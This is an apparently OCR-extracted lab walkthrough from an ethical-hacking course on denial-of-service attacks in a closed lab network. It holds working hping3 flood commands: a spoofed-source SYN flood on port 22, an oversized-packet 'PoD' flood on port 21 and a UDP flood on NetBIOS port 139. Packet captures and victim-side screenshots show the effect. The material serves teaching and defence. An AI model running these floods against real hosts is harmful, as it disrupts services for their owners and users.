89815 15.751710 fe80::4155:84c2:b73… ff02::c SSDP 157 M-SEARCH * HTTP/1.1
89816 15.751832 10.10.1.10 239.255.255.250 SSDP 143 M-SEARCH * HTTP/1.1
89817 15.986119 fe80::4155:84c2:b73… ff02::c UDP 686 60001 → 3702 Len=624
89818 16.483794 10.10.1.13 10.10.1.10 TCP 54 1598 → 0 [<None>] Seq=1 Win=512 Len=0
89819 16.483831 10.10.1.10 10.10.1.13 TCP 54 0 → 1598 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
89820 16.939248 10.10.1.10 239.255.255.250 UDP 666 60000 → 3702 Len=624
89814 15.483835 10.10.1.10 10.10.1.13 TCP 54 0 → 1597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
89815 15.751710 fe80::4155:84c2:b73… ff02::c SSDP 157 M-SEARCH * HTTP/1.1
89816 15.751832 10.10.1.10 239.255.255.250 SSDP 143 M-SEARCH * HTTP/1.1
89817 15.986119 fe80::4155:84c2:b73… ff02::c UDP 686 60001 → 3702 Len=624
89818 16.483794 10.10.1.13 10.10.1.10 TCP 54 1598 → 0 [<None>] Seq=1 Win=512 Len=0
89819 16.483831 10.10.1.10 10.10.1.13 TCP 54 0 → 1598 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
89820 16.939248 10.10.1.10 239.255.255.250 UDP 666 60000 → 3702 Len=624
Frame 1: 407 bytes on wire (3256 bits), 407 bytes captured (3256 bits) on interface \Device\NPF_{A3848901-08D7-459E-E030-16399B9B8EBD}, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:31:06:65 (02:15:5d:31:06:65), Dst: Microsof_01:80:01 (00:15:5d:01:80:01)
Internet Protocol Version 4, Src: 23.202.35.104, Dst: 10.10.1.10
Transmission Control Protocol, Src Port: 443, Dst Port: 49814, Seq: 1, Ack: 1, Len: 353
Transport Layer Security
0000 00 15 5d 01 80 01 02 15 5d 31 06 65 08 00 45 00
0010 01 89 96 50 40 00 37 06 65 d9 17 ca 23 68 0a 0a
0020 01 0a 01 bb c2 96 a9 57 05 e5 e6 87 b2 b5 50 18
0030 01 f5 e8 97 00 00 e2 52 0f dd 57 b1 52 59 a9 25
0040 9c f7 dc 66 38 0d 32 22 2f 19 56 16 d0 e3 a6 d1
0050 7e db 6c 00 80 79 29 1f 05 ff 7a da 97 31 e0 bc
0060 84 4d ec ca d5 bc d1 a3 0a 01 55 d6 d9 e1 e5 ee
0070 6f f4 0a 2d 95 7a 57 07 4d 47 b9 b1 0f 74 46 78
0080 83 7f 18 d1 00 92 db bc b3 77 05 2f 02 89 b6 90
0090 05 09 81 05 56 57 e8 71 5d 06 a5 17 c3 09 c5 9b
00a0 53 36 81 a2 b1 4d 81 b6 c2 98 4b 26 b5 62 56 f7
00b0 63 6a 63 38 64 ef a3 b3 a0 c9 c4 a8 bf cd 8c 7b
00c0 01 6a c1 32 96 ac 70 03 e2 a5 fd 99 b3 88 01 a3
00d0 4a 00 23 3f e4 b2 08 7a ce 0c 29 4c ea f9 1f d9
00e0 42 50 bb 47 22 4f 8d c3 b6 17 95 04 4c ba 00 4b
00f0 ae c9 78 b8 33 2a 32 f1 15 53 6c 27 00 bc 68 c3
Ethernet 2: <live capture in progress>
Packets: 89827 · Displayed: 89827 (100.0%)
Type here to search



Applications Places System
Wed Sep 17, 10:52
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
attacker's
README.li
Trash
EHE Modu
Web Appli
Attacks and
EHE Modu
Wireless Attacks
and Countermeasu...
Menu
Parrot Terminal



Applications Places System
Wed Sep 17, 10:52
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
Menu
Parrot Terminal



Applications Places System
Wed Sep 17, 10:53
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ---
6958427 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot]-[~]
#
Menu
Parrot Terminal





Now, we shall perform a PoD attack on the target system.


Task Manager
File Options View
Processes Performance App history Startup Users Details Services
CPU
1% 2.20 GHz
Memory
2.7/8.0 GB (34%)
Disk 0 (C:)
0%
Disk 1 (D:)
0%
Ethernet
Ethernet 2
S: 0 R: 4.3 Mbps
CPU
Intel(R) Xeon(R) Gold 6238R CPU @ 2.20GHz
% Utilization
100%
60 seconds
0
Utilization
1%
Speed
2.20 GHz
Processes
149
Threads
1415
Handles
51425
Up time
0:00:48:30
Base speed: 2.19 GHz
Sockets: 1
Virtual processors: 4
Virtual machine: Yes
L1 cache: N/A
Fewer details
Open Resource Monitor



Applications Places System
Wed Sep 17, 10:57
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ---
6958427 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[✗]-[root@parrot]-[~]
#hping3 -d 65538 -S -p 21 --flood 10.10.1.10
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
attacker's
README.li
Trash
Menu
Parrot Terminal






Could not observe anything else. Mouse locked up.





Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.


Applications Places System
Wed Sep 17, 11:00
Parrot Terminal
File Edit View Search Terminal Help
--- 10.10.1.10 hping statistic ---
6958427 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[✗]-[root@parrot]-[~]
#hping3 -d 65538 -S -p 21 --flood 10.10.1.10
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ---
11777020 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[✗]-[root@parrot]-[~]
#nmap -p 139 10.10.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-17 11:00 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.00053s latency).
PORT STATE SERVICE
139/tcp open netbios-ssn
MAC Address: 02:15:5D:31:06:69 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
[root@parrot]-[~]
#
attacker's
README.li
Trasl
EHE Modu
Web Appli
Attacks and
EHE Modu
Wireless Attacks
and Countermeasu...
Menu
Parrot Terminal


Applications Places System
Wed Sep 17, 11:02
Parrot Terminal
File Edit View Search Terminal Help
hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ---
11777020 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[✗]-[root@parrot]-[~]
#nmap -p 139 10.10.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-17 11:00 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.00053s latency).
PORT STATE SERVICE
139/tcp open netbios-ssn
MAC Address: 02:15:5D:31:06:69 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
[root@parrot]-[~]
#hping2 -2 -p 139 --flood 10.10.1.19
bash: hping2: command not found
[✗]-[root@parrot]-[~]
#hping3 -2 -p 139 --flood 10.10.1.19
HPING 10.10.1.19 (eth0 10.10.1.19): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
attacker's
README.li
Trasl
EHE Modu
Web Appli
Attacks and
EHE Modu
Wireless Attacks
and Countermeasu...
Menu
Parrot Terminal



Windows Server 2019
Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
5054… 5.605261 10.10.1.13 10.10.1.19 UDP 42 40666 → 139 Len=0
5054… 5.605261 10.10.1.13 10.10.1.19 UDP 42 40668 → 139 Len=0
5054… 5.605261 10.10.1.13 10.10.1.19 UDP 42 40669 → 139 Len=0
5054… 5.605261 10.10.1.13 10.10.1.19 UDP 42 40670 → 139 Len=0
5054… 5.605262 10.10.1.13 10.10.1.19 UDP 42 40673 → 139 Len=0
5054… 5.605262 10.10.1.13 10.10.1.19 UDP 42 40674 → 139 Len=0
5054… 5.605262 10.10.1.13 10.10.1.19 UDP 42 40676 → 139 Len=0
5054… 5.605262 10.10.1.13 10.10.1.19 UDP 42 40677 → 139 Len=0
5054… 5.605274 10.10.1.13 10.10.1.19 UDP 42 40654 → 139 Len=0
5054… 5.605274 10.10.1.13 10.10.1.19 UDP 42 40657 → 139 Len=0
5054… 5.605274 10.10.1.13 10.10.1.19 UDP 42 40658 → 139 Len=0
5054… 5.605275 10.10.1.13 10.10.1.19 UDP 42 40659 → 139 Len=0
5054… 5.605275 10.10.1.13 10.10.1.19 UDP 42 40660 → 139 Len=0
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF_{536507AF-6E4B-47B6-A1FA-471534B82FE8}, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:31:06:67 (02:15:5d:31:06:67), Dst: MS-NLB-PhysServer-21_5d:31:06:69 (02:15:5d:31:06:69)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.19
User Datagram Protocol, Src Port: 24516, Dst Port: 139
0000 02 15 5d 31 06 69 02 15 5d 31 06 67 08 00 45 00
0010 00 1c 8b 94 00 00 40 11 d9 09 0a 0a 01 0d 0a 0a
0020 01 13 5f c4 00 8b 00 08 89 5b
Ethernet: <live capture in progress>
Packets: 505440 · Displayed: 50

